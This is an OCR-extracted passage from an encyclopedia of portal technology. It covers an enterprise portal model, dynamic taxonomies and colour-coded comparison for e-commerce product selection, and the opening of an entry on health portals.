An enterprise portal means any combination of Web-based collaboration, content management, communication, and knowledge management tools intended to facilitate communication, improve workflow, streamline administrative processes or enhance overall collaboration. It should provide customized, personalized, and integrated access to dynamic content from different information resources for all the roles involved including employees, business partners, suppliers and customers.


A GENERIC MODEL OF AN ENTERPRISE PORTAL

To elaborate on the concept of an enterprise portal specifically, a generic model of an enterprise portal is presented in Figure 1. Additionally, various applications and benefits of implementing an enterprise portal are introduced subsequently.

As a substantial part of enterprise information systems, an enterprise portal is based on the Internet platform offering a comprehensive and seamless integration of back-office and front-office application. First, the enterprise portal in the Figure 1 delineates the internal collaborations and interoperability through a flexible bridge to interface functional departments within the enterprise, such as, the purchase department, research and development department, manufacture and production department, finance department, as well as sales and marketing department. Since an enterprise portal offers a single point of entry, a single point of access, and a single point of information interchange (Hazra, 2002), Figure 1 represents that an enterprise portal could integrate business events across existing information systems and departmental boundaries thus facilitate the internal collaborations and promote interoperability among the different departments within the enterprise.

Second, the Figure 1 presents that the enterprise portal as a single gateway is a seamless single point of access to all enterprise information resources that include business-specific relevant information in the context of helping employees to be highly productive and competitive. Those capabilities of an enterprise portal give employees a resourceful and aspiring role in the organization because they

Figure 1. A generic model of an enterprise portal



could personalize information for business decision making. Meanwhile, the personalized information allows employees to find high qualified information without having to spend copious amounts of time browsing. It also reduces massive quantities of information into the customized set. The effective information acquisition and utilization make employees more productive and competitive in doing their job.

Third, the enterprise portal in the Figure 1 introduces business information management with an extension to reach customers, suppliers, and business partners and therefore can help these groups understand the company's business or unique value proposition. In this way, the enterprise portal can support customer relationship management, supply chain management and business partner relationship management. In practice, business relationships evolve in multiple directions in which buyers, sellers, and brokers of goods and services come together to exchange information, obtain specific knowledge, and conduct transactions. With the Internet technology, an enterprise portal can offer business partners the largest set of possible market opportunities by linking unbundled parts of the value chain, and also provide the efficient service demanded by consumers through a flexible collaboration between independent market-driven entities.

For example, if a company runs extranet or intranet (or both) as additional business units and links those networks to its trading partners, the enterprise portal will combine extranet or intranet (or both) into one integrated entry point for interaction between itself and its partners. In this way, the enterprise portal can link up buyers and sellers together in the exchange of goods and services. This is a prospective alternative way to run business, manage customer relationships and supply chain because an enterprise portal could extend to potential customers worldwide, as well as in the search for optimized suppliers by comparing supplier offerings and prices instantly in a real-time manner. Additionally, the collaboration relationship with the right business partners is possible, such as collaboratively designing products, matching and responding to customer demands by the entire value chain players, etc. Accordingly, the model indicated that an enterprise portal can provide enterprise with a genuine capacity to enable real-time, interactive exchange of business transaction information and integration of business processes among trading partners, buyers, sellers, brokers or intermediaries, and e-business service providers.

The enterprise portal in the Figure 1 and various applications above strongly suggested that an enterprise portal can contribute to both internal and external integrations of enterprise business. The internal integration includes the back-end processes required for complete fulfilment of customer requests, which may involve the major customer-client interactions (such as registration, marketing, payment, and so on) and management of customer transactions (such as accommodating requests from the Web site for products and services, or integration of the vast amounts of customer information). The external integration combines services from multiple providers (such as partners of a supply chain) to support extended transaction management, information exchange, coordination, and collaboration along the entire business value chain.

FUTURE TRENDS

According to Tom Koulopoulos, president of the Delphi Group, "An enterprise portal is a survival mechanism—you have to have it just in order to do business, going forward. In the future, there are many ways that people will use enterprise portals to compete, but first and foremost, you must have one in place just to survive." Accordingly, enterprise portals will get more popular and widely accepted in the business world.

Future research efforts are needed to study cases and best practices of enterprise portals in a global context. Many previous publications have greatly contributed to enterprise portal applications; for example, organizations are using enterprise portals to deliver information and applications to their employees (Breu, Hemingway, Strathern, & Bridger, 2001; Counsell, 2004; Daniel & Ward, 2003; Milne, 2002; Roberts, 2002); enterprise portals allow staff to find the information and knowledge that they need to do their job (Collins, 2002; Detlor, 2004; Terra & Gordon, 2003); enterprise portals can be tailored according to the role or location of all individual users, ensuring that they are fully informed on issues relevant to their role or their interests (Ben-Arieh & Pollatscheck, 2002). Moreover, enterprise portal can also improve collaboration with external business partners, such as customers and suppliers (Detlor, 2000; Dias, 2001).

With the rapid diffusion of Internet technology, applications of enterprise portals are not only across the boundaries of departments within an organization, but beyond regions and countries. Cross-national applications of enterprise portals will become prevalent as more businesses are being developed towards globalization. The future research topic could focus on identifying external influential factors on an enterprise portal in a global environment since many external factors could be significantly different from country to country; such as policy, legislation, culture, language, and so on. These external factors may influence enterprise portals in design, development, implementation, application, etc.

Another research topic could be portal chain interaction study. Many recent publications focused on the enterprise portal study as follow: integration of structured, unstructured data and applications (Delphi Group, 2000; Gillett, Rustein, Khawaja, Buss, & Porth, 2001; Tsui, 2003); categorization (Delphi Group, 2000; Raol et al., 2002; White, 2000); personalization (Crossley, Kings, & Scott, 2001; Delphi Group, 2000; Raol et al., 2002); and scalability (Delphi Group, 2000; Raol et al., 2002; White, 2000;). So far, there is a lack of interaction between these so called portlets. For example, when a user navigates within one portlet, the others remain uninvolved. This means that each source has to be searched individually and separately to get all relevant information. To improve the current situation, it is necessary to study how an enterprise portal could provide users relevant information with a proactive searching or communicating tool among portlets according to the user's context.

CONCLUSION

To understand the fundamental concept and various applications of an enterprise portal, a generic model of an enterprise portal was presented in this paper. In previous sections, the model was used to clarify the connotation and extension of an enterprise portal. First, the model in the Figure 1 could delineate an enterprise portal as a Web-based tool that facilitates communication, improves workflow, streamlines administrative processes and enhances overall collaboration. Second, the model could depict an enterprise portal as a Web-based application system that provides a single point of integration for access to information, applications, and services from different sources for all the roles involved, including employees, partners, suppliers and customers. The relevant explanations and specifications regarding the model of an enterprise portal contributed not only to understand an enterprise portal, but also promote enterprise portal study and enterprise portal management.

KEY TERMS

Customer Relationship Management: Uses information systems to integrate all of the business processes surrounding the firm's interactions with its customer in sales, marketing, and service.

Extranet: The term extranet is used when the access is extended to a privileged user group: such as customers, suppliers and business partners.

Enterprise Portal: An enterprise portal means any combination of Web-based collaboration, content management, communication, and knowledge management tools intended to facilitate communication, improve workflow, streamline administrative processes or enhance overall collaboration. It should provide customized, personalized, and integrated access to dynamic content from different information resources for all the roles involved including employees, business partners, suppliers and customers.

Portal: A portal is an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

Portlet: A Portlet is an application that displays some contents in a portlet window. Portlets form the base building blocks of a portal.

Intranet: The intranet is an internal network based on Web technology that allows people within an organization to exchange information.

Supply Chain: Is a network of organizations and business processes for procuring materials, transforming raw materials into intermediate or finished products, and distributing products to customers.

Supply Chain Management: Is the close linkage and coordination of activities involved in buying, making, and moving a product. It integrates supplier, manufacturer, distributor, and customer logistics processes to reduce time, redundant effort, and inventory costs.

Guided Product Selection and Comparison of E-Commerce Portals

Giovanni M. Sacco
Università di Torino, Italy

INTRODUCTION

The number of e-commerce sites is growing at an astounding rate. Low personnel overhead, just-in-time supply, and the widespread acceptance of online credit card payments make large e-stores a viable business model. Indeed, the economics of small or no inventories seems to be a compelling force toward mammoth stores; successful stores such as Amazon have shifted from a focused line of products to selling quite diverse and heterogeneous items.

E-commerce portals are one of the most active and important Internet application areas, yet selecting a product to buy is frequently a frustrating experience because of the size of inventory, and, most importantly, because customers do not know exactly the specific item they want, but are rather looking for the item that best fits their individual requirements. This situation requires system assistance in browsing and exploration as opposed to retrieval based on a precise specification, which is the paradigm of search tools (text retrieval and database queries) supplied by traditional technology and used in most portals.

BACKGROUND: THE USER ACCESS MODEL

Most users of e-commerce portals do not look for a specific product but want to find the “right” product in possibly a quite large set of alternative products. The right product really depends on how competing features rate according to user requirements (perceptions, interests, financial capabilities, etc.). Different users or even the same users at different times are likely to weigh each feature differently. While it is unlikely that users are able to associate a precise numeric weight to each feature, they can very easily rank features in decreasing order of importance. So, in addition to a primary interest focus (e.g., budget price), users will have a secondary, tertiary, etc. focus (e.g., budget cameras with the highest resolution vs. the lightest budget cameras available). A secondary focus depends on the user preferences but also on the features that items in the primary focus exhibit, and so on.

For expediency, we split the interaction into two stages in cascade: the thinning-game and the end game (Sacco, 2003, 2005). In the thinning game, the user is confronted with a large number of items and has to derive a relatively small set of candidate items to be further exhaustively inspected. In order to thin the number of alternatives the user has to:

1. find all the available features;
2. focus on the most relevant one for him (the primary focus) and discard all the items without that feature;
3. find all the features for the items retained; and
4. select the next focus among them and iterate the process until the number of candidates is sufficiently small.

The major critical point is the display of all the features correlated with the selected ones. What are the features (e.g., resolution, zoom, etc.) for cameras under \$200? If the user is not able to find them out easily, the next focus cannot be set and the thinning game is already over. The user has to inspect all the cheap cameras and find their features by manual inspection. On the other hand, if related features are available, he or she can add the next feature in the order of perceived importance to the current focus and focus on it, thereby discarding other documents that do not have that feature and consequently further thinning the number of candidate items.

Other important points for the thinning game are the ability to operate on items at a set-at-a-time rather than at an instance-at-a-time level (the primary focus defines a set of items, a secondary focus intersects the primary focus set with the set defined by the secondary focus, etc.), and to have systematic summaries of sets (the current focus) in real time. Finally, the number of features for large stores can be quite large, so that a taxonomic organization of features is usually required. Item presentation tends to be a second-order concern in the thinning game.

The second stage, the end game, is entered when a suitably small set of candidate items has been located and the user must select the single item to purchase, by comparing features of candidate items. Candidate items are usually organized as a table with features on the rows and items on the columns. Feature comparison poses significant cognitive challenges to users because there are usually many features to consider and the number of candidate items is often larger than 10. Most practical situations may require hundreds of comparisons, but even the comparison of two items can be difficult--not only all the features must be compared, but all the different features must also be remembered. Different features will be stored in the user short-term memory (Miller, 1956), which holds 7±2 items. This means that comparing more than nine feature values becomes quite complex and usually leads to total user disorientation so that users will need additional tools such as pencil and paper.

The number of comparisons to be performed has to be minimized. Consequently, the user should be assisted in quickly finding *discriminants* among different items (i.e., features with different values that can guide the selection). At the very minimum, features whose values are constant over all the items, and are therefore useless as discriminants, should be quickly perceived as such, and discarded on demand. In addition, the user selects the final item user by informally *weighing* the desirableness of a combination of features of interest. In many practical cases, values of specific features can be ranked a priori from the less desirable to the most desirable value. For instance, being all the other features equal, a smaller price tag is always better than a higher one. These rankings can be used in such a way that the user quickly perceives the desirableness of feature values in a row, instead of comparing them exhaustively.

SOLUTIONS FOR PRODUCT SELECTION

Solutions for the Thinning Game

Shopping portals have used a number of different techniques to solve the thinning game. These include: (a) database queries, (b) text retrieval, (c) hypertext/hypermedia, and (d) taxonomies. For each technique, there are real or perceived system advantages. Most portals rely on relational technology for operation (inventory, ordering, billing, etc.) so that a form-based query system that operates on the underlying database requires a limited implementation effort. Text retrieval solutions require even less design and implementation. It is sufficient to index product sheets and they are immediately available. Hypertext/hypermedia can provide some sort of navigation in the inventory and are often used to implement static Yahoo-like taxonomies.

From the user perspective, none of these techniques satisfies the requirements of the thinning game. Database queries show lengthy result lists with no semantic structuring. They are good for precise retrieval but extremely poor for browsing. Setting the primary focus is easy; users interested in budget cameras just ask for cameras below $200 and retrieve a number of cameras that satisfy that condition. However, no summary of the features these cameras have is available, so that a secondary focus (e.g., small cameras or high resolution) cannot be set. Either users must read all the camera descriptions or they get involved in a lengthy trial-and-error interaction, issuing blind queries in order to find interesting features. Text retrieval queries are even worse. Noise and insufficient recalls are well known problems with text retrieval (Blair & Maron, 1985); queries on full-text material tend to retrieve too many documents or too few. For this reason, text retrieval is rarely used per se but rather in combination with database techniques as a way to access full-text descriptions of products.

Only the smallest e-stores can use hypertext/hypermedia techniques (Groenbaek & Trigg, 1994) for product selection. Although hypermedia is commonly used to browse information, exploration is performed one document at a time, which is quite time consuming, and there is no systematic picture of relationships among infobase components. Building and maintaining a complex hypermedia network can be extremely costly. The hierarchical topic structure of traditional taxonomies (such as Yahoo!) gives users an initial guidance and setting a primary focus is simple, but once they select a branch in the taxonomy, say price, the result can only be refined by descendant topics (i.e., a specific price range) and the discriminative power of features on other branches (i.e., resolution, weight, etc.) is lost. There is no way of setting a secondary focus and the only way to go on is really to manually inspect all the items in the primary focus. Note that this is not just a problem in designing the taxonomy, although one could replicate all the independent branches at each level (e.g., under *Zoom> optical zoom > 3X*, we could find *Price Range*, *Max. Resolution*, etc.), this strategy produces an exponential growth in the taxonomy.

A significant number of shopping portals based on dynamic taxonomies (see the article “Dynamic taxonomies: Intelligent user-centric access to complex portal information” in this Encyclopedia) have appeared in the past two years. These include, among others, Yahoo!, Kelkoo, Bizrate, and Amazon. Dynamic taxonomies are based on a multidimensional taxonomy in which items are classified under several concepts, and offer a single, integrated visual environment for retrieval and guided exploration. In the simplest case, the user can *zoom* on a concept C of interest; only the documents classified under C are retained, and all the concepts not related to the current focus are pruned from the taxonomy, which therefore shows all and only those concepts that can be used to set an additional focus. The term dynamic is used to indicate that dynamic taxonomies can conceptually summarize any subset of the universe, whereas traditional, static taxonomies are able to summarize only the entire universe.

The selection process is exemplified by a digital camera shop in Figures 1 to 3. The example uses Knowledge Processors’ Universal Knowledge Processor (Knowledge

Figure 1. Initial taxonomic summary of the features of 60 digital cameras



Figure 2. Preparing to zoom (focus) on high-resolution cameras. Twenty such cameras exist





Processors, 1999), a commercial system based on dynamic taxonomies that features real-time operations even for very large information bases.

When we enter the digital camera shop, we find a concise systematic summary of the items carried (Figure 1). The numbers before each feature indicate how many items are classified under it. This summary is just a normal, familiar taxonomy, and the user can manipulate it in the normal way (expanding levels, displaying items, etc.). Assume we are interested in high-resolution (1600x1200 or more) digital cameras. With a conventional taxonomy, we would retrieve 20 cameras, and we would need to inspect each camera in order to select the right one. Here, instead, we perform a zoom on high-resolution cameras (Figure 2). The zoom operation is central for what we are doing; it focuses on the cameras we just selected (20 out of 60) and shows a concise summary (Figure 3) of all the features for only and all such cameras. Here, we expanded size, but we could have explored any other relevant feature (price, shutter speed, etc.). If we are interested in pocket cameras, we do not need to perform another zoom operation because only three cameras are selected and we may reasonably look at them (i.e., we are now entering the *end game*). With just one zoom operation, the number of candidate cameras was reduced from 60 to 3, with a total freedom to express requirements and a complete assistance from the system in selecting interesting features.

Figure 3. Taxonomic summary for the features of high-resolution cameras. Features and values that do not apply were automatically filtered out. Here, we are preparing to inspect pocket cameras



This same database is available online at www.knowledge-processors.com.

It is quite easy to see that all the requirements for the thinning game are satisfied. The retrieval process is an iterative thinning of the information base: the user selects a focus, which restricts (thins out) the information base by discarding all the items not in the current focus. Only the concepts used to classify the items in the focus and their ancestors are retained. These concepts, which summarize the current focus, are those and only those concepts that can be used for further refinements. The user is effectively guided to reach his goal, by a clear listing of all possible alternatives.

Dynamic taxonomies only require the concept of a taxonomic organization and the zoom operation, which seems to be very quickly understood by end-users. Although very few usability studies exist (Yee, Swearingen, Li, & Hearst, 2003, in a different domain), the recent restructuring of all the major e-commerce portals empirically indicates significant benefits. The guidance given by conceptual summaries makes product selection quicker and more accurate. In addition, users feel they have considered all the alternatives in reaching a result, and they clearly understand how the result was reached. By contrast, text retrieval is usually perceived as a game of chance, while for agent technologies (Shimazu, 2002), it is usually quite difficult to explain how the result was obtained to the casual, untrained user. Quicker product selection is not just a psychological impression. In fact, different from traditional taxonomies, dynamic taxonomies scale up very well for larger databases and converge very rapidly to small result sets. A detailed analysis of convergence and experimental results can be found in Sacco (2002).

Other benefits of dynamic taxonomies over other approaches include (Sacco, 2005): (a) easy support of multilingual access, (b) transparent and unobtrusive gathering of user preferences, by simply monitoring the concepts used for zooming, and (c) support of advanced features such as user reviews or item popularity.

Solutions for the End Game

Although a growing number of e-commerce portals let users compare different products, such functionality is usually primitive and only supports the side-by-side display of features. A typical example is shown in Figure 4, which compares three Casio digicams. Alternating gray and white backgrounds are used to increase row readability; however, the user has no orientation in the comparison of features, so that selecting the *right* camera requires the comparison of all the features. As we previously remarked, comparison is quite difficult even in this simple case. Just ask yourself what the relative ranking of these cameras is.

Figure 5 shows the enhanced feature display (Sacco, 2001, 2003, 2005) according to the requirements discussed for the end game. Features with the same value are identified by a gray background and can be hidden or shown through a button. For most of the features (e.g., price, resolution, etc.), values are ranked according to their desirableness—the color of the background goes from a bright green (for the best values) to a bright red (for the worst values); a white background is used for mean values. As an example, prices higher than the mean price are red (the higher the price, the brighter the color) and prices lower than the mean price are

green. Some features such as brand or body color cannot be ranked so that they are not color-coded and their background is white.

Color-coding shows quickly and clearly what's different and what's not, but also indicates where products differ more dramatically. A preliminary assessment can be usually done at a glance. In Figure 5, the relative ranking of the three Casio cameras is immediate and simply based on the number of red and green features of each camera, whereas it requires a careful inspection of all the features in Figure 4. Several variations on color-coding are discussed in (Sacco, 2005).

Quality of Results

The thinning game is a heuristic strategy and can consequently be suboptimal. First, Boolean cutoffs (accept/reject) for feature values are used. As an example, a Boolean cutoff at a price of $100 rejects both a potentially interesting item at $105 and a clearly too expensive item at $1,000. Second, it is a non-compensatory strategy. Once an item is rejected on any feature, that item is eliminated from further consideration, even if some other feature might compensate. Therefore, the thinning game does not necessarily provide the best deal for the user.

Optimal solutions can be obtained by the weighted additive (WADD) strategy, which computes a weight for each item as the average weight of feature values for that item; feature values are weighted over each feature, and features are weighted among them (Payne, Bettman, & Johnson, 1993). The "best deal" is the item with the highest weight. WADD is a compensatory strategy and allows high scores on one feature to compensate for low scores on another feature.

However, it is unlikely that strategies like WADD can produce optimal results in practice. First, optimal results depend on accurate weights, and it is unlikely that the casual user is able to supply them. Second, the number of weights to be supplied by the user is quite large in practice and most of them are probably useless. Finally, an agent is required to derive the final solution, and it is usually difficult to clearly explain how the answer was found. Even if the thinning game might be suboptimal and direct the user toward products that are not the "best deal," it is fast, concrete, and easily understood by users.

FUTURE TRENDS

A number of research topics deserve further investigation. First, access through dynamic taxonomies allows the transparent and unobtrusive gathering of real user interests by simply monitoring the concepts used for zooming. This solves one of the crucial problems in personalization (Ardissono, Goy, Petrone, & Segnan, 2002) and provides a more reliable and complete base for data mining and automatic recommendation applications (Schafer, Konstan, & Riedl, 2001). Personalization and recommendation strategies as well as the integration of item popularity and collaborative recommendation through user reviews must be investigated. Second, techniques to minimize the potential suboptimality of the thinning game can be devised. As an example, fuzzy (Zadeh, 1965) cutoffs, especially for prices, would considerably reduce the current "brittleness" of the thinning game.

Finally, a tighter coupling between the thinning and the end game phase is desirable. Currently, the two phases have very different interfaces. Sacco (2001) proposes to use the color-coded grid as the single interface for product selection and to integrate feature selection and summaries in it.

CONCLUSION

Product selection, though one of the most critical user tasks in the context of e-business, is still frequently assisted by traditional tools. Such an approach does not really help the user in selecting the right product, and traditional methods usually require the manual inspection of a large number of items.

The separation of the user interaction into two phases—the thinning game and the end game—allows concentrating on the functionalities to be supported in each phase. The dynamic taxonomy model, though a general knowledge management model for accessing, browsing, and correlating any type of information, greatly simplifies the thinning game because it supplies a focus mechanism and continuing conceptual summaries of features. We expect e-commerce portals, based on dynamic taxonomies, to become pervasive in the short period. In fact, most of the major players currently support this approach and since benefits are evident, they are likely to be mimicked by smaller portals. Although many portals rely on in-house implementations, some companies provide commercial engines. These include Knowledge Processors, Endeca, and i411.

For the end game, a color-coding scheme based on feature value desirableness has been proposed. Colors make qualitative assessments quick and easy, and appropriate coding allows focusing the attention to those values that are useful for discrimination.

KEY TERMS

Color-Coding: Using colors to convey information (e.g., by associating a red color to undesirable values and a green color to desirable ones. Ranking of values may be obtained through different color shades.

Compensatory Selection Strategy: A selection strategy that allows high scores for one feature to compensate for low scores for another feature.

Dynamic Taxonomy: An integrated visual environment for retrieval and guided exploration based on a multidimensional taxonomy.

End Game: The final phase in product selection in which the user must select the single item to purchase by comparing features of candidate items.

Short-Term Memory: A memory to temporarily store and manage information required to carry out cognitive tasks such as learning, reasoning, and comprehension. It has a limited capacity: 7±2 items.

Thinning Game: The initial phase in product selection in which the user is confronted with a large number of items and has to derive a relatively small set of candidate items.

Weighted Additive Strategy: An optimal strategy that computes a weight for each item as the average weight of feature values for that item, and selects the item with the highest weight.

Health Portals

Victoria University, Australia

Stephen Burgess
Victoria University, Australia

INTRODUCTION

A lack of health services has long been the thorn in the side of many communities, especially rural and regional communities. The high costs of treating ever growing chronic and complex conditions in traditional settings, where rural allied health services providers are non-existent and doctors are already overcommitted, are prompting a shift in focus to more efficient technology driven delivery of health services. Moreover, these days it is also increasingly unlikely that health professionals will encounter patients who have not used information technology to influence their health knowledge, health behaviour, perception of symptoms, and illness behaviour.

Advances in Internet technologies offer promise towards the development of an e-health care system. This article will postulate whether portal technologies can play a role facilitating the transition to such e-health care systems.

This article aims at reviewing the literature to present to the reader the barriers and opportunities out here for effective health portals. However, the article does not intend to provide a one-fits-all technical/content solution, only to make implementers and developers aware of the potential implications.

BACKGROUND

Many rural and regional communities lack the range of allied health services that are readily available in metropolitan areas, and many rural doctors who are already overcommitted, provide services that an allied health professional could readily provide (Department of Health and Ageing, 2004). The Australian Institute of Health and Welfare data shows that death and disability from chronic disease is higher in rural and regional communities, including Indigenous people. Coronary heart disease, asthma and diabetes are the biggest killers. Participants in the Regional Australia Summit highlighted chronic disease as a major menace (Department of Health and Ageing, 2004).

This state of affairs is already prompting a change in the health care system to focus more on preventive medicine and health care away from the traditional settings (Yellowlees & Brooks, 1999). According to Yellowlees and Brooks (1999), there are three major drivers for this change:

- The *economic imperative* to restrain health care costs
- *Increasing consumerism*, and the evolution of the "informed patient"
- *Changes in communication technology*, and the evolution of the Internet

PORTALS AND HEALTH

The benefits of Web portals in aggregating information from multiple sources and making that information available to various users is well known; more importantly, they can provide the services of a guide that can help to protect the user from the chaos of the Internet and direct them towards an eventual goal (Tatnall, 2005). More generally, however, a portal should be seen as providing a gateway not just to sites on the Web, but to *all network-accessible resources*, whether involving intranets (within an organisation), extranets (for special partners of an organisation), or the Internet (Tatnall, Burgess, & Singh, 2004). In other words a portal offers centralised access to all relevant content and applications (Tatnall, 2005).

The literature on health portals tells us that the Internet offers a significant amount of health information of varying quality. Health portals, which provide entry points to quality-controlled collections of Web sites, have been hailed as a solution to this problem (Glenton, Paulsen, & Oxman, 2005). However, it has been demonstrated that the information accessible through (government run and funded) health portals is unlikely to be based on systematic reviews and is often unclear, incomplete and misleading. Portals are only as good as the Websites they lead to (Glenton et al., 2005). However, irrelevant information could easily be filtered using a number of frameworks that can be used to evaluate the quality of Web-located health information. For example, Sellito and Burgess (2005) have developed a set of affirmative response evaluation features identified across four quality categories: currency/authority, accuracy, objectivity and privacy. And they are used as the basis for determining the fundamental quality of Web-located health information (Sellitto & Burgess, 2005).

THE CONSUMER AND HEALTH INFORMATION

Increasingly, consumers are accessing health information via the Web (Thompson & Brailer, 2004). It has been estimated that 6.4 million Australian adults—almost half the adult population—accessed the Internet during 2000 (Gretchen, Berland, Elliott et al., 2001). This is not just an Australian phenomenon. In the United States, 52 million Americans access health or medical information on the Web (Fox & Fallows, 2003).

The existence of health portals has made life easier for the people that need this information. However, the quality of portal interfaces as well as the portal content has many times been in doubt (Bamidis, Kerassidis & Pappas, 2005). Using popular search engines may be aesthetically appealing and easy to use, but they often provide inaccurate information (Sutherland, Wildemuth, Campbell, & Haines, 2005). What is clear however, is that while most consumers still use word-of-mouth as a primary information source for health care decisions, the use of Internet information is increasing (Snipes, Ingram, & Jiang, 2005). In Australia, for example, more Internet users search the Web for information on depression than any other health condition (Lissman & Boehnlein, 2001). This is not surprising given the high level of disability associated with depression in the community and the fact that the Web provides a convenient, anonymous means of obtaining information about the problem (Cain, Sarasohn-Kahn, & Wayne, 2000). However, much of the depression information on the Web is of low quality and originates in the United States (Jadad & Gagliardi, 1998).

SERVICE PROVIDERS AND HEALTH INFORMATION

General Practitioners (GPs)

The gap between what GPs might do (based on evidence-based clinical practice guidelines and what they actually do is wide, variable and growing. Many factors contribute to this situation. GPs are inundated with new, often poorly evidence-based and sometimes conflicting clinical information. This is particularly serious for the generalist, with over 400,000 articles added to the biomedical literature each year. Adding further pressure to the "gap" are workloads that have increased over the past decade: GPs are seeing more patients with acute and complex conditions. Rural practitioners work even longer hours, offer more medical services and perform more clinical procedures than their urban counterparts—thus facing an even greater need for up-to-date information (Davis, Ciurea, Flanagan, & Perrier, 2004).

There are four steps in incorporating research evidence in clinical decision making: *asking* answerable questions; *accessing* the best information; *appraising* the information for validity and relevance; and *applying* the information to patient care (Craig, Irwig, & Stockler, 2001). However, a study in New Zealand suggested that to make this happen, practitioners urgently need training in searching and evaluating information on the Internet and in identifying and applying evidence-based information; as well as (health) portals to provide access to high-quality, evidence-based clinical and patient information along with access to the full text of relevant items (Cullen, 2002). Many sites have been developed to help the search for quality peer-reviewed literature. These include the Cochrane Library and the U.S. National Library of Medicine's PubMed, as well as sites offering full-text access to medical journals, such as Stanford University's HighWire Press and freemedicaljournals.com (Robinson & Day, 2004). GPs can keep up to date with reliable information from readily accessible Web sites such as PubMed and HighWire Press. PubMed is part of the National Library of Medicine in the U.S. It is a useful system for retrieving clinically relevant search results. HighWire Press has a less sophisticated search engine, but is an excellent source for obtaining the full text of journal articles (Robinson & Day, 2004). However, and although increasing, access to these resources by practitioners is still low (Young & Ward, 1999).

Nurses

E-health can deliver health care services and education, via a Web portal, to older persons with chronic conditions and their caregivers and enables the patient's home to be the point of care. This growing industry is ripe for exploration by nurses who can empower the patient and caregiver to gain self-care and coping skills. Advances in information technology now make this dream a reality (Moody, 2005). However, at the American Academy of Nurse Practitioner's Conference, it was identified that information on educational options for acute care nurse practitioner (ACNP) practice was needed (Kleinpell, Perez, & McLaughlin, 2005). Information technology skills of nurse managers and staff need to be developed in order to use information technology effectively. In order to learn in a Web-based environment, everyone needs the opportunity and access to required resources. Additionally, nurse managers' experiences are important to promote wider utilisation of Web-based learning (Korhonen & Lammintakanen, 2005).

Web portals could help nursing staff in a number of ways; for example, health assessment skills are vital to professional nursing practice. Health assessment has traditionally been taught using lecture, teacher-developed tests, practice and live demonstration, and interactive and computer-based learning materials.

Student evaluation of these types of courses revealed that online assignments enabled them to pace their learning, thereby promoting greater flexibility and independence. Students were able to master the technical skills of working online with minimal difficulty and reported that working online was no more stressful than attending class. A most helpful aspect of the online course was the instructor-developed video that was digitally streamed online (Lashley, 2005).

Hospitals

